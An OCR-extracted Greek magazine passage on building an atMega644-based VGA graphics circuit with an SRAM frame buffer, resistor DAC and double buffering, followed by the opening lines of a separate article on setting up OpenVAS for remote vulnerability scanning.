Πριν περιγράψουμε το κύκλωμα της αναβαθμισμένης κατασκευής, πρέπει να πούμε δυο λόγια για τον μικροελεγκτή και το τσιπάκι μνήμης. Καταρχάς, αυτή τη φορά θα χρησιμοποιήσουμε έναν ελαφρώς μεγαλύτερο μικροελεγκτή και συγκεκριμένα τον atMega644. Το συγκεκριμένο τσιπ, σε σχέση με τον atMega328, τον μικροελεγκτή του Arduino, διαθέτει τη διπλάσια προσωρινή μνήμη (SRAM) και τη διπλάσια μνήμη προγράμματος (flash). Η επιλογή του, ωστόσο, έγινε με αποκλειστικό κριτήριο το αυξημένο πλήθος των ακροδεκτών εισόδου/εξόδου (I/O pins). Βλέπετε, για την επικοινωνία με τη μνήμη (μεταφορά δεδομένων και επιλογή διεύθυνσης) και τον έλεγχο διαφόρων "περιφερειακών" λειτουργιών, απαιτούνται περί τους 30 ακροδέκτες. Ο μικροελεγκτής του Arduino διαθέτει μόλις 23 και είναι εκ των πραγμάτων ακατάλληλος. Ο atMega644 όμως διαθέτει 32 και είναι ιδανικός[3]!

Για την επιλογή της μνήμης που θα παίξει το ρόλο του frame buffer, ισχύουν τρεις περιορισμοί. Εφόσον χρειαζόμαστε 60KB για την αποθήκευση ενός frame, η χωρητικότητα της μνήμης πρέπει να ανέρχεται τουλάχιστον στα 64KB. Επιπρόσθετα, για να εξασφαλίσουμε την άμεση (κι εύκολη) πρόσβαση στις διευθύνσεις και στα δεδομένα, το τσιπάκι μνήμης πρέπει να διαθέτει παράλληλες εισόδους/εξόδους. Τέλος, η μνήμη πρέπει να προσφέρει αρκετά μικρούς χρόνους εγγραφής και ανάγνωσης, ώστε η επικοινωνία με τον μικροελεγκτή να εξελίσσεται ταχύτατα και χωρίς προβλή-

3. Θυμηθείτε ότι η εφαρμογή μας απαιτεί τη μέγιστη δυνατή ταχύτητα. Αυτό σημαίνει ότι δεν υπάρχει η πολυτέλεια να χρησιμοποιήσουμε κάποιο τσιπάκι τύπου "port expander", καθώς η λειτουργία του θα εισήγαγε μεγάλη καθυστέρηση στη μετάδοση των σημάτων.




Εικόνα 5
Ξεκινήσαμε με την υλοποίηση του address bus (κίτρινα καλώδια) και του data bus (μπλε καλώδια). Σημειώστε ότι ένα τμήμα του address bus δεν φαίνεται στην εικόνα, καθώς απαρτίζεται από συνδέσεις που έγιναν στην κάτω όψη της πλακέτας. Το τμήμα data bus που φαίνεται στη φωτογραφία είναι αυτό που συνδέει τον μικροελεγκτή με τη μνήμη.

ματα. Όπως έχουμε πει, η μέγιστη συχνότητα με την οποία μπορούν να αλλάζουν κατάσταση οι ακροδέκτες των AVR είναι τα 10MHz. Η περίοδος που αντιστοιχεί σε αυτή τη συχνότητα είναι τα 100nSec. Για να εξασφαλίσουμε ότι η επικοινωνία των δύο τσιπ θα εξελίσσεται ομαλά, η μνήμη πρέπει να διαβάζει και να γράφει δεδομένα σε λιγότερο από 100nSec. Για να βρούμε το κατάλληλο τσιπάκι καταφύγαμε στο Ebay[4]. Μετά από μία προσεκτική αναζήτηση, εντοπίσαμε και επιλέξαμε το τσιπάκι TC551001BPL-70 από την Toshiba. Πρόκειται για μια μνήμη με χωρητικότητα που φτάνει στα 128KB, διαθέτει παράλληλες εισόδους και εξόδους για τις διευθύνεις και τα δεδομένα, ενώ ο χρόνος ανάγνωσης και εγγραφής φτάνει μόλις στα 70nSec.

Το κύκλωμα

Στο κέντρο του κυκλώματος δεσπόζουν τα δύο τσιπ που αναφέραμε παραπάνω: Ο μικροελεγκτής και η μνήμη. Επειδή το τσιπάκι μνήμης που επιλέξαμε διαθέτει 128KB, διαθέτει και 17 εισόδους διεύθυνσης (2^17 = 128K). Το δικό μας κύκλωμα όμως θα κάνει χρήση μόνο των 60KB. Έτσι, αξιοποιήσαμε μόνο τις 16 εισόδους διεύθυνσης (2^16 = 64K), που αντιστοιχούν στα 16 λιγότερο σημαντικά (less significant) ψηφία της διεύθυνσης. Αυτούς τους ακροδέκτες τους συνδέσαμε σε εκείνους του PORTC και του PORTA του μικροελεγκτή. Με τις συνδέσεις που πραγματοποιήσαμε, το PORTC ελέγχει τα 8 λιγότερο σημαντικά ψηφία της διεύθυνσης και το PORTA τα 8 περισσότερο σημαντικά (most significant). Θέτοντας τις κατάλληλες τιμές στα δύο ports, ο μικροελεγκτής θα μπορεί να διαβάσει ή να γράψει οποιαδήποτε θέση μέσα στα 60KB που απαρτίζουν το frame buffer. Για τη μεταφορά δεδομένων μεταξύ μικροελεγκτή και μνήμης επιλέξαμε το PORTD και συνδέσαμε τους ακροδέκτες

4. Πρόκειται για μία μάλλον ανορθόδοξη κίνηση για τα δεδομένα ενός μηχανικού, αλλά στη δική μας περίπτωση βοήθησε αρκετά ;)



Εικόνα 6

Στη συνέχεια προσθέσαμε τη βαθμίδα απομόνωσης και το δικτύωμα αντιστάσεων και διόδων, που λειτουργούν σαν DAC. Μαζί με αυτά τα υποσυστήματα προσθέσαμε και το τμήμα του data bus που συνδέει τη μνήμη με τη βαθμίδα απομόνωσης. Επιπρόσθετα, σχηματίσαμε και ένα programming header (πάνω αριστερά), για την εύκολη μεταφορά των προγραμμάτων στον μικροελεγκτή.

τους στα IO pins της μνήμης. Εδώ χρειάζεται λίγη προσοχή: Οι ακροδέκτες εισόδου/εξόδου της μνήμης δεν συνδέθηκαν μόνο σε αυτούς του PORTD. Συνδέθηκαν και στις εισόδους μιας βαθμίδας απομόνωσης (tri-state buffer)[5]. Για να κατανοηθεί η χρησιμότητα αυτής της βαθμίδας, πρέπει πρώτα να δούμε τη θέση της μέσα στο κύκλωμα. Οι έξοδοι αυτής της βαθμίδας συνδέονται σε ένα δικτύωμα αντιστάσεων, που λειτουργεί σαν μετατροπέας από ψηφιακό σε αναλογικό. Περισσότερα για τον DAC θα πούμε αργότερα. Οι έξοδοι του μετατροπέα συνδέονται στο καλώδιο VGA και, συγκεκριμένα, στους ακροδέκτες που μεταφέρουν τη χρωματική πληροφορία.

Με τις παραπάνω συνδέσεις δημιουργείται ένα address bus των 16bits και ένα data bus των 8bits. Το address bus συνδέει τα PORTC και PORTA με τις εισόδους διεύθυνσης της μνήμης. Το data bus συνδέει το PORTD με τους ακροδέκτες εισόδου/εξόδου της μνήμης και *μέσω* της βαθμίδας απομόνωσης, με τον DAC. Η βαθμίδα απομόνωσης χρησιμοποιείται για να αποκόπτει το τμήμα του data bus, που καταλήγει στον μετατροπέα. Βλέπετε, όταν ο μικροελεγκτής θέλει να διαβάσει ή να γράψει κάτι στη μνήμη, τα δεδομένα που διακινούνται στο data bus είναι άσχετα με το σήμα VGA. Αν καταλήξουν στον DAC κι από εκεί στην οθόνη, θα προκληθεί σύγχυση και κατά πάσα πιθανότητα η οθόνη θα "ξεκλειδώσει" από το σήμα!


Το address και το data bus αποτελούν το μεγαλύτερο μέρος του κυκλώματος. Κατά τα άλλα, το κύκλωμα είναι αρκετά απλό. Περιλαμβάνει συνδέσεις για την τροφοδοσία των ολοκληρωμένων και από έναν κεραμικό πυκνωτή των 100nF για κάθε τσιπ. Οι εν λόγω πυκνωτές ονομάζονται bypass capacitors, συνδέονται μεταξύ 5V και GND και πρέπει να τοποθετούνται όσο πιο κοντά γίνεται στους ακροδέκτες τροφοδοσίας του εκάστοτε ολοκληρωμένου. Μιλώντας απλά, η αποστολή των πυκνωτών

5. Για αυτή τη δουλειά επιλέξαμε το ολοκληρωμένο 74HC541.


είναι να "βραχυκυκλώνουν" και, με αυτόν τον τρόπο, να καταπνίγουν τα παράσιτα που δημιουργούνται από τη λειτουργία των ψηφιακών κυκλωμάτων σε μεγάλες συχνότητες. Τέλος, το κύκλωμα διαθέτει μερικές ακόμα συνδέσεις για τον έλεγχο των ολοκληρωμένων από τον μικροελεγκτή, καθώς και το σχηματισμό του σήματος VGA. Οι σχετικές συνδέσεις φαίνονται στον ακόλουθο πίνακα:

Ακροδέκτης μικροελεγκτή	Ακροδέκτης άλλου ολοκληρωμένου	Λειτουργία
PB0	MSB of address (RAM)	Επιλογή frame buffer
PB1	-	Σήμα VSYNC
PB2	-	Σήμα HSYNC
PB3	Output enable (buffer)	Έλεγχος ροής δεδομένων προς τον DAC
PB4	Read/Write (RAM)	Επιλογή εγγραφής ή ανάγνωσης
PB6	Chip Enable (RAM)	Ενεργοποίηση και απενεργοποίηση μνήμης

Πιστεύουμε ότι το περιεχόμενο του πίνακα είναι σε γενικές γραμμές κατανοητό. Ωστόσο, ειδικά για την πρώτη γραμμή θα πρέπει να πούμε δυο λόγια παραπάνω. Όπως έχουμε πει, το frame buffer θα έχει μέγεθος 60KB. Η μνήμη που προμηθευτήκαμε, όμως, έχει χωρητικότητα 128KB. Αυτό σημαίνει ότι μπορεί να φιλοξενήσει δύο frame buffers! Κάτι τέτοιο θα ήταν ιδιαίτερα εξυπηρετικό: Ο μικροελεγκτής θα



Εικόνα 7
Προστέθηκε ο ταλαντωτής στα 20MHz, μια πύλη NOT (74HC04), καθώς και τα καλώδια που μεταφέρουν ορισμένα σήματα ελέγχου. Δύο από τα σήματα έχουν πάντα την αντίθετη τιμή. Αντί να δημιουργήσουμε και τα δύο εντός του κώδικα, κάτι που θα οδηγούσε στη "σπατάλη" δύο ακροδεκτών του μικροελεγκτή, υλοποιήσαμε μόνο το ένα. Το άλλο παράγεται με τη βοήθεια της πύλης NOT.



Εικόνα 8
Ολόκληρο το κύκλωμα και με τα τσιπάκια στη θέση τους! Το μόνο που λείπει είναι η σύνδεση με το καλώδιο VGA.

μπορούσε να σχεδιάζει την επόμενη εικόνα στο ένα frame buffer και η οθόνη να προβάλει τα περιεχόμενα του άλλου. Με αυτόν τον τρόπο οι εναλλαγές από εικόνα σε εικόνα θα έμοιαζαν ακαριαίες και το "σπάσιμο" της εικόνας (screen tearing) θα περιοριζόταν στο ελάχιστο. Ουσιαστικά, με τη χρήση δύο frame buffers μπορούμε συγκαλύψουμε τις αρνητικές συνέπειες που έχει η χαμηλή ταχύτητα ανανέωσης της εικόνας. Αυτή η τεχνική ονομάζεται double buffering. Με τη σύνδεση που φαίνεται στην πρώτη γραμμή του πίνακα, αποκτάμε πρόσβαση σε όλες τις εισόδους διεύθυνσης της μνήμης και όχι μόνο στις 16 που παρέχει το address bus. Ουσιαστικά, αποκτάμε πρόσβαση σε όλη την έκταση της μνήμης και όχι μόνο στα πρώτα 64KB. Ελέγχοντας το 17ο bit της εισόδου διευθύνσεων, μπορούμε πλέον να σχηματίσουμε ένα ακόμα frame buffer, που θα βρίσκεται στο δεύτερο μισό της μνήμης (στα "άνω" 64KB).

8bits μοιρασμένα στα τρία;!

Το ανανεωμένο κύκλωμα γραφικών θα μπορεί να απεικονίσει 256 διαφορετικά χρώματα. Έτσι, σκεπτόμενοι σαν προγραμματιστές, αποφασίσαμε αυτομάτως ότι για την περιγραφή του χρώματος αρκούν 8bits. Επομένως, για κάθε pixel θα αποθηκεύουμε στο frame buffer ένα byte. Αυτή η σκέψη δεν ήταν λανθασμένη, αλλά στην πορεία διαπιστώσαμε ότι δημιουργούσε ένα μικρό πρόβλημα. Βλέπετε, το σήμα VGA χρησιμοποιεί τρία επιμέρους σήματα για την περιγραφή του χρώματος ενός pixel (red, green και blue). Πώς θα μοιράσουμε τα 8bits χρωματικής πληροφορίας στα τρία;

Η πρώτη λύση που σκεφτήκαμε ήταν να χρησιμοποιήσουμε διαφορετικό πλήθος bit για κάθε χρώμα. Για παράδειγμα, θα μπορούσαμε να δεχτούμε ότι τα πρώτα δύο bits περιγράφουν την ένταση του κόκκινου, τα επόμενα τρία bits την ένταση του πράσινου και τα τελευταία τρία την ένταση του μπλε. Με αυτή τη διευθέτηση θα είχαμε 2^2=4 στάθμες για το κόκκινο, 2^3=8 στάθμες για το πράσινο και άλ-

λες τόσες για το μπλε. Το πλήθος των συνδυασμών όλων αυτών των αποχρώσεων είναι ακριβώς 4*8*8=256. Σε αυτό το σενάριο, ο DAC θα μετέτρεπε ξεχωριστά τα πρώτα δύο bits και το προϊόν της μετατροπής θα οδηγούσε το σήμα για το κόκκινο. Ξεχωριστά θα μετατρέπονταν και οι δύο τριάδες bits, το αποτέλεσμα των οποίων θα οδηγούσε το πράσινο και το μπλε. Αυτή η λύση έμοιαζε αρκετά καλή, αλλά δημιουργούσε ένα άλλο πρόβλημα: Περιορίζοντας την "ανάλυση" της μίας χρωματικής συνιστώσας, οι εικόνες θα αποκτούσαν συνολικά μια ελαφριά αλλά εντελώς ανεπιθύμητη απόχρωση. Στο σενάριο που περιγράψαμε, οι εικόνες θα γίνονταν ελαφρώς γαλάζιες.

Το παραπάνω πρόβλημα μάς ώθησε να σκεφτούμε διαφορετικά: Κατ' αρχάς, αποδώσαμε ισάριθμα bits σε κάθε χρωματική συνιστώσα και συγκεκριμένα από δύο. Έτσι περίσσεψαν άλλα δύο bits, τα οποία θεωρήσαμε ότι θα περιγράφουν τη φωτεινότητα του χρώματος. Με αυτόν τον καταμερισμό είχαμε 4 διαβαθμίσεις για κάθε χρωματική συνιστώσα και 4 στάθμες για το χρώμα που περιγράφουν τα πρώτα έξι bits! Το συγκεκριμένο χρωματικό μοντέλο, αν και κάπως ιδιόμορφο, επιτρέπει να αξιοποιήσουμε όλα τα διαθέσιμα bits, χωρίς να εισάγει κάποια χρωματική αλλοίωση. Δυστυχώς, όμως, περιπλέκει την κατασκευή του DAC[6]. Μπορείτε να δείτε το σχετικό κύκλωμα στην εικόνα 4. Τα πρώτα έξι bits μοιράζονται σε τρεις επιμέρους DACs. Τα τελευταία δύο bits μετατρέπονται *τρεις* φορές, από τρεις *διαφορετικούς* DAC. Καθεμία από αυτές τις μετατροπές προστίθεται σε κάποιο από τα τρία χρώματα. Έτσι, τα δυο τελευταία bits επιδρούν στην ένταση των τριών χρωματικών συνιστωσών. Κι επειδή η επίδραση σε κάθε συνιστώσα είναι πανομοιότυπη, τα τελευταία δύο bits ρυθμίζουν μόνο την φωτεινότητα χωρίς να αλλοιώνουν την απόχρωση. Τέλος, σημειώστε ότι οι δίοδοι έχουν προστεθεί για να εξασφαλίσουν την απομόνωση των τριών DAC. Μπορείτε να χρησιμοποιήσετε οποιεσδήποτε διόδους σήματος, όπως τις κλασικές 1N4148. Χωρίς αυτές, οι τάσεις για κάθε χρωματική συνιστώσα θα βραχυκυκλώνονται μέσω των αντιστάσεων που απαρτίζουν τους DACs και όλα τα pixels θα αποκτούν μια διαβάθμιση του γκρι.

Αν και η τελική όψη του κυκλώματος είναι «τρομακτική», πρόκειται για ένα αρκετά απλό κύκλωμα. Με αυτό το σχόλιο βέβαια αναφερόμαστε στη λογική του και όχι στην υλοποίηση. Αν αποφασίσετε να το κατασκευάσετε, θα χρειαστεί να οπλιστείτε με αρκετή υπομονή και να φανείτε ιδιαίτερα προσεκτικοί. Ο μεγαλύτερος όγκος της δουλειάς περιλαμβάνει συνδέσεις κι όπως καταλαβαίνετε είναι πολύ εύκολο να γίνουν λάθη. Εμείς το υλοποιήσαμε σε μία διάτρητη πλακέτα, γεγονός που σημαίνει ότι πραγματοποιήσαμε ατελείωτες κολλήσεις. Το breadboard όμως δεν ενδείκνυται για ένα σύνθετο ψηφιακό κύκλωμα που λειτουργεί στα 20MHz. Τα δεκάδες καλωδιάκια θα λειτουργούν σαν μικρές κεραίες και το περιβάλλον του κυκλώματος θα είναι εξαιρετικά θορυβώδες. Αυτό θα επιδρά αρνητικά έως και καταστροφικά στο σήμα VGA.

Κώδικας

Κατά τα γνωστά, πριν πούμε οτιδήποτε για τον κώδικα, συνιστούμε να τον κατεβάσετε και να του ρίξετε μια ματιά. Μπορείτε να πάρετε το σχετικό πακέτο από το http://bit.ly/dh028vgagraphics. Το κύριο τμήμα του κώδικα βρίσκεται στο αρχείο vga-out.asm. Από εκεί φορτώνονται όλα τα υπόλοιπα αρχεία, που περιλαμβάνουν

6. Ουφ, δεν μπορούμε να τα έχουμε όλα δικά μας...



Εικόνα 9
Μία από τις πρώτες πετυχημένες δοκιμές! Σε εκείνο το στάδιο ο κώδικας ήταν μισερός. Απουσίαζε ακόμα και η ρουτίνα αρχικοποίησης του frame buffer. Τα "σκουπίδια" που εμφανίζονται στην οθόνη προέκυψαν από τις τυχαίες τιμές που διαθέτει η μνήμη SRAM κατά την ενεργοποίησή της...

διάφορες συναρτήσεις και πίνακες δεδομένων. Η γενική διάρθρωση του κώδικα είναι πανομοιότυπη με εκείνη της προηγούμενης έκδοσης: Το σήμα VGA παράγεται από τη ρουτίνα εξυπηρέτησης ενός Interrupt. Στον υπόλοιπο χρόνο, το πρόγραμμα εκτελεί κάθε άλλη εργασία, όπως την εμφάνιση μηνυμάτων ή γραφικών, το "καθάρισμα" της εικόνας κ.ά. Όλες αυτές οι εργασίες πραγματοποιούνται στα δεδομένα που διατηρεί το frame buffer. Αυτό σημαίνει ότι το πρόγραμμα ενδέχεται να διαβάζει ή να γράφει στη μνήμη ανά πάσα στιγμή. Έτσι, κάθε φορά που καλείται η ρουτίνα εξυπηρέτησης για το σχηματισμό του σήματος VGA, ακολουθεί τα εξής βήματα:

- Αποθηκεύει την τρέχουσα τιμή των PORTA και PORTC (τη διεύθυνση μνήμης στην οποία επενεργούσε ο μικροελεγκτής).
- Αποθηκεύει την τρέχουσα τιμή και την κατάσταση του PORTD (τα δεδομένα που μεταφέρει το data bus και τη "φορά" μετάδοσης).
- Αποθηκεύει την τιμή του PORTB (όλα τα επιμέρους σήματα που καθορίζουν την κατάσταση λειτουργίας των υπόλοιπων τσιπ).
- Το PORTD μετατρέπεται σε είσοδο κι απενεργοποιούνται οι αντιστάσεις pull-up.

- Ενεργοποιεί τις εξόδους του tri-state buffer, ώστε το data bus να συνδεθεί με τον DAC.

Τα πρώτα τρία βήματα είναι αναγκαία ώστε, όταν τερματιστεί η ρουτίνα εξυπηρέτησης του Interrupt, να επανέλθουν οι δίαυλοι και όλα υποσυστήματα του κυκλώματος στην προηγούμενή τους κατάσταση. Τα τελευταία δύο βήματα "αποσυνδέουν" τον μικροελεγκτή από το data bus και συνδέουν το μετατροπέα. Ουσιαστικά, αυτά τα βήματα αποτελούν την απαραίτητη προετοιμασία για να ξεκινήσει η μετάδοση των δεδομένων από τη μνήμη (το frame buffer) προς την οθόνη.


Ενσωμάτωση εικόνων

Σε μία από τις φωτογραφίες με τις δοκιμές, θα δείτε την εμφάνιση ενός πολύχρωμου γραφικού το οποίο θα μπορούσε να αποτελέσει και το λογότυπο της κατασκευής μας (deltaVGA). Όπως καταλαβαίνετε, πρόκειται για μία εικόνα που δεν παράγεται δυναμικά, αλλά είναι ενσωματωμένη (hardcoded) στο πρόγραμμα του μικροελεγκτή. Το μόνο που κάνει ο κώδικας είναι να αντιγράψει τα δεδομένα της εικόνας από τη μνήμη προγράμματος στο frame buffer. Αυτό είναι απλό και σίγουρα κατανοητό. Ωστόσο, οδηγεί αναπόφευκτα σε δύο ερωτήματα: Σε ποια μορφή μετατράπηκε η εικόνα για να ενσωματωθεί στον κώδικα; Πώς έγινε αυτή η μετατροπή;

Για να περιορίσουμε το φόρτο εργασίας του (μάλλον αργόστροφου) κυκλώματος γραφικών, η εικόνα μετατράπηκε στη μορφή με την οποία αποθηκεύονται τα περιεχόμενα του frame buffer. Έτσι, δημιουργήσαμε έναν πίνακα αριθμητικών τιμών, καθεμία από τις οποίες περιγράφει το χρώμα ενός pixel. Αυτές οι τιμές είναι κατασκευασμένες σύμφωνα με το χρωματικό πρότυπο που περιγράψαμε παραπάνω. Με άλλα λόγια, κάθε τιμή προέκυψε από τη στάθμη για τις τρεις χρωματικές συνιστώσες, καθώς και από τη συνολική φωτεινότητα του εκάστοτε pixel. Για την μετατροπή της εικόνας χρησιμοποιήσαμε την αγαπημένη μας Python. Ωστόσο, είχαμε φροντίσει ώστε η εικόνα να βρίσκεται ήδη σε βολικό φορμάτ. Συγκεκριμένα, αφού τη δημιουργήσαμε στο αγαπημένο μας σχεδιαστικό πρόγραμμα, την αποθηκεύσαμε σαν BMP και με βάθος χρώματος τα 24bit. Έτσι, εξασφαλίσαμε ότι το αρχείο της εικόνας θα περιλαμβάνει τρία bytes (ένα για κάθε χρωματική συνιστώσα) ανά pixel. Στη συνέχεια εγκαταστήσαμε τη βιβλιοθήκη PIL (Python Imaging Library) και γράψαμε τον κώδικα που μπορείτε να κατεβάσετε από το `http://bit.ly/dh028pixeldata`. Το πρόγραμμά μας ανοίγει μια εικόνα (η διαδρομή και το όνομα είναι "καρφωμένα" στον κώδικα) και για κάθε pixel πραγματοποιεί τις ακόλουθες εργασίες:

- Κρατάει τα δύο περισσότερο σημαντικά bits από την ένταση κάθε χρωματικής συνιστώσας (η εικόνα διατηρεί ένα byte για κάθε συνιστώσα, εξαιτίας του τρόπου αποθήκευσης).
- Υπολογίζει τον μέσο όρο των τιμών για τις χρωματικές συνιστώσες, τον οποίο θεωρεί αντιπροσωπευτικό της φωτεινότητας (όσο πιο μεγάλες οι τιμές για κάθε συνιστώσα, τόσο πιο "ανοιχτή" είναι η παραγόμενη απόχρωση).
- Τοποθετεί τα δύο bits για το κόκκινο στις πρώτες θέσεις ενός byte. Στη συνέχεια τοποθετεί τα δύο bits για το πράσινο και αμέσως μετά τα δύο bits για το μπλε. Στο τέλος προσθέτει τα δύο περισσότερο σημαντικά bits, από την τιμή της φωτεινότητας που υπολόγισε στο προηγούμενο βήμα.

Με αυτή τη λογική, το πρόγραμμα δημιουργεί έναν πίνακα με δεδομένα που μπορούμε να αποθηκεύσουμε άμεσα στο frame buffer της κατασκευής. Μάλιστα, η χρωματική απόδοση της εικόνας ήταν πάρα πολύ καλή και σε σχέση με αυτήν που δημιουργήσαμε αρχικά, διέφερε μόνο αμυδρά!



Εικόνα 10
Οι ατελείωτες δοκιμές του κώδικα διαδέχτηκαν τις ατελείωτες ώρες με το κολλητήρι, πάνω από την πλακέτα. Όταν όμως εμφανίστηκε το λογότυπο της κατασκευής, η κούραση εξαφανίστηκε μονομιάς ;)

Skill: Intermediate
Tags: OpenVAS, NVTs, CERT, SCAP, Debian, virtual appliances

OpenVAS
Open Vulnerability Assessment System

by subZraw

...server, για άνετα vuln scans εξ αποστάσεως!

Στο άρθρο που αρχίζει από τη σελίδα 12 του παρόντος τεύχους, καθώς και στο deltaCast s02e01 (http://deltahacker.gr/deltacast-s02e01), είδαμε το OpenVAS να λειτουργεί ως server μόνο για τοπικούς πελάτες. Με ελάχιστες τροποποιήσεις μπορούμε να του επιτρέψουμε να δέχεται και συνδέσεις από απομακρυσμένους πελάτες. Με λίγη περισσότερη δουλειά φτιάχνουμε κι ένα εξειδικευμένο box ή VM, ικανό ν' αποτελέσει μια ευέλικτη πλατφόρμα ελέγχου της ασφάλειας των δικτύων που διαχειριζόμαστε.

